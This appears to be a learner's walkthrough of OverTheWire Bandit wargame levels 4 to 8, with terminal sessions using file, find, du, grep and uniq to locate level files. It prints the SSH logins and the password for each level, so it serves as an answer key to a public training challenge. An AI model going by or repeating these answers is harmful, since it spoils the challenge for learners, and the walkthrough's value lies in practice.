2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
```

Password fro the next level: 2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ

LEVEL 4 – LEVEL 5

Login: ssh bandit4@bandit.labs.overthewire.org -p 2220
password: 2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ


it is given that the next level password is only humanread able file in the inhere directory
Then i found that most common data encodings that are human-readable are ASII and unicode(utf-8).
To know the file type of a given file : file <filename> is used
Linux uses internal **signatures** (called **magic numbers**) inside the file to determine its real type
now go to the inhere directroy using cd command then see the files using ls -la
the see the file type using: files ./*. it is used ot see all the files in that directory and return it's filetype
./ => current directory
* => all the files in the current directory

```
bandit4@bandit:~$ ls -la
total 24
drwxr-xr-x  3 root root 4096 Apr 10 14:23 .
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31  2024 .bashrc
drwxr-xr-x  2 root root 4096 Apr 10 14:23 inhere
-rw-r--r--  1 root root  807 Mar 31  2024 .profile
bandit4@bandit:~$ cd inhere/
bandit4@bandit:~/inhere$ ls -la
total 48
drwxr-xr-x 2 root    root    4096 Apr 10 14:23 .
drwxr-xr-x 3 root    root    4096 Apr 10 14:23 ..
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file00
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file01
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file02
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file03
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file04
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file05
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file06
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file07
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file08
-rw-r----- 1 bandit5 bandit4   33 Apr 10 14:23 -file09
bandit4@bandit:~/inhere$ file*
Command 'file*' not found, did you mean:
  command 'file2' from deb file-kanji (1.1-20)
  command 'file' from deb file (1:5.45-2)
Try: apt install <deb name>
bandit4@bandit:~/inhere$ file ./*
./-file00: PGP Secret Sub-key -
./-file01: data
./-file02: data
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw
bandit4@bandit:~/inhere$
```

Password for the next level: 4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw

LEVEL 5 – LEVEL 6

Login: ssh bandit5@bandit.labs.overthewire.org -p 2220
password: 4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw



It is given that the password fro the next level is in a file in inhere directory which is human-readable, 1033bytes, not executable
All human readable files are not executable like .txt files
d => directory
r = > we can view the file contents
w => we can edit ot delete teh file
x => can run the file
these are acces right of a file we can see this using ls -la command
Now, after logging in go to inhere directory
we see that we have many directories and in that diectories we haev many file to check
human-readable file => ASCII TEXT
1033 bytes => size of the file. Size 1033c(c=bytes)
not executable => -not executable
find command is used to search for these all conditions in a file

du command is used to show how much space the file has used
du -b -a | grep 1033 => -b => Reports sizes in **bytes** (instead of the default kilobytes). ;
a => Lists **all files and directories**, not just directories (i.e., shows individual files too).
We get the file in maybehere07 directory in file ./file2

```
bandit5@bandit:~$ ls -la
total 24
drwxr-xr-x  3 root root    4096 Apr 10 14:23 .
drwxr-xr-x 70 root root    4096 Apr 10 14:24 ..
-rw-r--r--  1 root root     220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root    3771 Mar 31  2024 .bashrc
drwxr-x--- 22 root bandit5 4096 Apr 10 14:23 inhere
-rw-r--r--  1 root root     807 Mar 31  2024 .profile
bandit5@bandit:~$ cd inhere/
bandit5@bandit:~/inhere$ ls -la
total 88
drwxr-x--- 22 root bandit5 4096 Apr 10 14:23 .
drwxr-xr-x  3 root root    4096 Apr 10 14:23 ..
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere00
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere01
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere02
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere03
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere04
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere05
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere06
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere07
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere08
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere09
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere10
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere11
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere12
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere13
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere14
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere15
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere16
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere17
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere18
drwxr-x---  2 root bandit5 4096 Apr 10 14:23 maybehere19
bandit5@bandit:~/inhere$ du -b -a | grep 1033
1033    ./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

Another way:

```
bandit5@bandit:~/inhere$ find . -type f -size 1033c -not -executable -exec file {} + | grep ASC
II
./maybehere07/.file2: ASCII text, with very long lines (1000)
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

`find .` → Starts the search from the current directory.

`-type f` → Limits the search to regular files only (ignores folders, links, etc.).

`-size 1033c` → Finds files that are exactly 1033 bytes in size (`c` stands for bytes).`-not -executable` → Filters out executable files; includes only non-executable ones.

`-exec file {} +` → Runs the `file` command on all matching files to identify their types.


`| grep ASCII` → Displays only those files whose type contains the word "ASCII", meaning they're human-readable text files.

The file is in ./maybehere07 directory and the file name ./file2 using cat we can read the file contents

Password for the next level: HWasnPhtq9AVKe0dmk45nxy20cvUa6EG

LEVEL 6 – LEVEL 7

Login: ssh bandit6@bandit.labs.overthewire.org -p 2220
password: HWasnPhtq9AVKe0dmk45nxy20cvUa6EG



It is given that the password for the next level is stored somewhere on the server it has the properties: owned by user:bandit7, owned by group bandit6, 33bytes in size

So, i used du -b -a | grep 33 but it didn't work
i came to know that every file and directory in linux is associated with a user(the owner) and the group(a set of users)
eg: -rw-r—r-- => `rw-` → owner (alice) can read and write, `r--` → group (developers) can only read, `r--` → others can only read
i came across the command -user <username> -group <group>
so by uaing find command we can search and by the above comamnd we can serch for our file and use -size to check for the file size

```
bandit6@bandit:~$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Apr 10 14:22 .
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root  807 Mar 31  2024 .profile
bandit6@bandit:~$ du -b -a | grep 33
bandit6@bandit:~$ du -b -a | grep 33c
bandit6@bandit:~$ find / -type f -user bandit7 -group bandit6 -size 33c
find: ‘/root’: Permission denied
find: ‘/proc/tty/driver’: Permission denied
find: ‘/proc/818377/task/818377/fdinfo/6’: No such file or directory
find: ‘/proc/818377/fdinfo/5’: No such file or directory
find: ‘/boot/lost+found’: Permission denied
find: ‘/boot/efi’: Permission denied
find: ‘/etc/polkit-1/rules.d’: Permission denied
find: ‘/etc/sudoers.d’: Permission denied
find: ‘/etc/xinetd.d’: Permission denied
find: ‘/etc/credstore’: Permission denied
find: ‘/etc/multipath’: Permission denied
find: ‘/etc/ssl/private’: Permission denied
find: ‘/etc/credstore.encrypted’: Permission denied
find: ‘/etc/stunnel’: Permission denied
find: ‘/home/bandit29-git’: Permission denied
find: ‘/home/ubuntu’: Permission denied
find: ‘/home/bandit27-git’: Permission denied
find: ‘/home/drifter6/data’: Permission denied
find: ‘/home/bandit30-git’: Permission denied
find: ‘/home/bandit5/inhere’: Permission denied
find: ‘/home/bandit31-git’: Permission denied
find: ‘/home/bandit28-git’: Permission denied
find: ‘/home/drifter8/chroot’: Permission denied
find: ‘/run/lock/lvm’: Permission denied
find: ‘/run/systemd/inaccessible/dir’: Permission denied
find: ‘/run/systemd/propagate/systemd-udevd.service’: Permission denied
find: ‘/run/systemd/propagate/systemd-resolved.service’: Permission denied
find: ‘/run/systemd/propagate/systemd-networkd.service’: Permission denied
find: ‘/run/systemd/propagate/irqbalance.service’: Permission denied
find: ‘/run/systemd/propagate/systemd-logind.service’: Permission denied
find: ‘/run/systemd/propagate/chrony.service’: Permission denied
find: ‘/run/systemd/propagate/polkit.service’: Permission denied
find: ‘/run/systemd/propagate/ModemManager.service’: Permission denied
find: ‘/run/systemd/propagate/fwupd.service’: Permission denied
find: ‘/run/lvm’: Permission denied
find: ‘/run/cryptsetup’: Permission denied
find: ‘/run/multipath’: Permission denied
find: ‘/run/screen/S-bandit20’: Permission denied
find: ‘/run/screen/S-bandit1’: Permission denied
find: ‘/run/screen/S-bandit16’: Permission denied
find: ‘/run/screen/S-bandit0’: Permission denied
find: ‘/run/screen/S-bandit21’: Permission denied
find: ‘/run/sudo’: Permission denied
```

/ : Search the entire server (/ is the root directory on Linux similar to the C:/ Drive on Windows)

-type f : Search only for files (Exclude Directories)

-user bandit7 : Search for files which are owned by user bandit7

-group bandit6 : Search for files that belongs to the group bandit6

-size 33c : Look for files that are exactly 33 bytes in size (Find uses “c” to represent size in bytes)

```
find: ‘/sys/fs/pstore’: Permission denied
find: ‘/sys/fs/bpf’: Permission denied
find: ‘/snap’: Permission denied
find: ‘/lost+found’: Permission denied
find: ‘/var/cache/ldconfig’: Permission denied
find: ‘/var/cache/pollinate’: Permission denied
find: ‘/var/cache/apparmor/2693c843.0’: Permission denied
find: ‘/var/cache/apparmor/ac99afeb.0’: Permission denied
find: ‘/var/cache/apt/archives/partial’: Permission denied
find: ‘/var/cache/private’: Permission denied
find: ‘/var/crash’: Permission denied
find: ‘/var/spool/rsyslog’: Permission denied
find: ‘/var/spool/cron/crontabs’: Permission denied
find: ‘/var/spool/bandit24’: Permission denied
find: ‘/var/log/chrony’: Permission denied
find: ‘/var/log/amazon’: Permission denied
find: ‘/var/log/unattended-upgrades’: Permission denied
find: ‘/var/log/private’: Permission denied
find: ‘/var/tmp’: Permission denied
find: ‘/var/lib/udisks2’: Permission denied
find: ‘/var/lib/update-notifier/package-data-downloads/partial’: Permission denied
find: ‘/var/lib/polkit-1’: Permission denied
/var/lib/dpkg/info/bandit7.password
find: ‘/var/lib/apt/lists/partial’: Permission denied
find: ‘/var/lib/chrony’: Permission denied
find: ‘/var/lib/amazon’: Permission denied
find: ‘/var/lib/ubuntu-advantage/apt-esm/var/lib/apt/lists/partial’: Permission denied
find: ‘/var/lib/snapd/cookie’: Permission denied
find: ‘/var/lib/snapd/void’: Permission denied
find: ‘/var/lib/private’: Permission denied
find: ‘/drifter/drifter14_src/axTLS’: Permission denied
find: ‘/tmp’: Permission denied
bandit6@bandit: $ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj
bandit6@bandit: $ find / -type f -user bandit7 -group bandit6 -size 33c 2> /dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit: $ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj
bandit6@bandit: $ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Password fro the next level: morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj

LEVEL 7 – LEVEL 8

man:Shows the manual page for a command.Example: man grep shows help info about grep.

grep:Searches for text patterns in files.Example: grep "error" logfile.txt finds lines with "error".

sort:Sorts lines of text alphabetically or numerically.Example: sort names.txt

uniq:Removes duplicate lines, usually after sort.Example: sort file.txt | uniq

strings:Extracts human-readable text from binary files.Example: strings a.out

base64:Encodes or decodes Base64 text.Example: base64 file.txt or base64 -d encoded.txt

tr:Translate/replace or delete characters.Example: tr a-z A-Z (converts lowercase to uppercase)


xxd:Creates a hex dump of a file and can reverse it.Example: xxd file.bin or xxd -r hex.txt > output

tar:Archives multiple files into one .tar file (doesn’t compress).Example: tar -cf archive.tar folder/

gzip:Compresses files (produces .gz files).Example: gzip file.txt → file.txt.gz

bzip2:Another compression tool (produces .bz2 files), often better compression than gzip.Example: bzip2 file.txt → file.txt.bz2

Login: ssh bandit7@bandit.labs.overthewire.org -p 2220
password: morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj



It is given that the password fro the next level is stored inthe file data.txt next to the word millionth
| (pipe) => Take the result of this command and pass it to the next one.
so, we can use cat to get the contents in the file and use grep to search for the word millionth

```
bandit7@bandit:~$ ls -la
total 4108
drwxr-xr-x  2 root    root        4096 Apr 10 14:23 .
drwxr-xr-x 70 root    root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root    root        3771 Mar 31  2024 .bashrc
-rw-r-----  1 bandit8 bandit7 4184396 Apr 10 14:23 data.txt
-rw-r--r--  1 root    root         807 Mar 31  2024 .profile
bandit7@bandit:~$ cat data.txt | grep millionth
millionth       dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
bandit7@bandit:~$ grep millionth data.txt
millionth       dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
bandit7@bandit:~$
```

Password for the next level: dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc

LEVEL 8 – LEVEL 9

Login: ssh bandit8@bandit.labs.overthewire.org -p 2220
password: dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc

Donate! Help!?

Bandit Level 8 → Level 9

Level Goal

The password for the next level is stored in the file **data.txt** and is the only line of text that occurs only once

Commands you may need to solve this level

grep, sort, uniq, strings, base64, tr, tar, gzip, bzip2, xxd

Helpful Reading Material

Piping and Redirection

it is given that the password for the next level is in data.txt and it is the only line of text that accurs only one
means it doesn’t have any duplicates we can use uniq commadn to get the password
first use cat to get the contents then pass this output to uniq

```
bandit8@bandit:~$ ls -la
total 56
drwxr-xr-x  2 root    root     4096 Apr 10 14:23 .
drwxr-xr-x 70 root    root     4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root      220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root    root     3771 Mar 31  2024 .bashrc
-rw-r-----  1 bandit9 bandit8 33033 Apr 10 14:23 data.txt
-rw-r--r--  1 root    root      807 Mar 31  2024 .profile
bandit8@bandit:~$ cat uniq data.txt
cat: uniq: No such file or directory
L3ZCH71RRxt8Kmy3X3R0NqQTmebcmkQ4
NknAyxnPgpoEcWHizP4TA8ALeIyco1VT
Fmt5ODm3V6Qf1oTF3qEJNWlVcHFdpbuz
nOu0uI9qll3ws9FtaQt7mE4ngAmMAsfE
ksiDcx6JXM6yZSfpf1TlIIlABpb97SAy
NknAyxnPgpoEcWHizP4TA8ALeIyco1VT
3M5U6xE6bEuGjktQvDD4eyHnW3bwvCkj
sWKdjIYrvhKNNIzbPcsr1PsVXTrA6SjH
VKXvboNxm2ilTAPgmQeMLqpSbFzzs6Dc
j5qFuzyFy0mr0xmSYge4hQ16VDMXnIeY
YM8Xdm1i2vWfYoyKUUD3Ga4vMSCB5N4R
DhvgXMoEf0c49M7M6hl8Mdo8OquArQXn
DEgKKTHJK83mIJgDaxAZNJ5KZOJBlft0
4rrSr6IONT8TbtjY0fBa6G5SxLu76X4U
OToF53u7AfSMiH61L13zeHPHoIe2Vg9v
DTkcNpSVikPcVzXZVqMqiRpx32v7oFtS
mEM65MuAhYISobkugdEBhSVg87syAp00
Fnob2VEezbjunFfCWtdisv9dOupRSxEA
ZoQXvA7JpWaVsWZp2KdXwVEP7OFjPCbG
j5qFuzyFy0mr0xmSYge4hQ16VDMXnIeY
NGt8vC4H9olcH0BxYr3oBhrFpGSjizfM
gM8OSuCwsQIMJt4diQnPZATpoLLYCFiJ
fsRmgZnD6k7ekZAWOHa4X4JrafjHnxqp
kksTcfsR8py5YBRxDKPYTM9tAer6YaM9
r3OJ9XDT3sOtZOBv8EUUypHixREDOskL
tSsQP8T2290xjs21b0NnSqPPucpzCjJV
MZIajvB4QTeBuHE0Xl7HNKRX6wItoymi
L9eDIQOGx3H6jC1cVcXIVJO2wJOmv4GH
3WrYuQdo7JuGsvyB8hRss8A1uKcda2q4
enC7ZLF3FZEIFaRDX5Zwo9SunPEUMaFS
TQajaI4GmTWHTKSkZoeHIeKEn8N7ygam
NnVOZoWUfaglCqCuuZZIFxSm3BVdy2EM
enC7ZLF3FZEIFaRDX5Zwo9SunPEUMaFS
w3KgltbbkTvthglz5F7OnLc7Y4jFRMB7
z2jBotkdAMOPbQyt15Jv1PmfrEvAwYSb
```

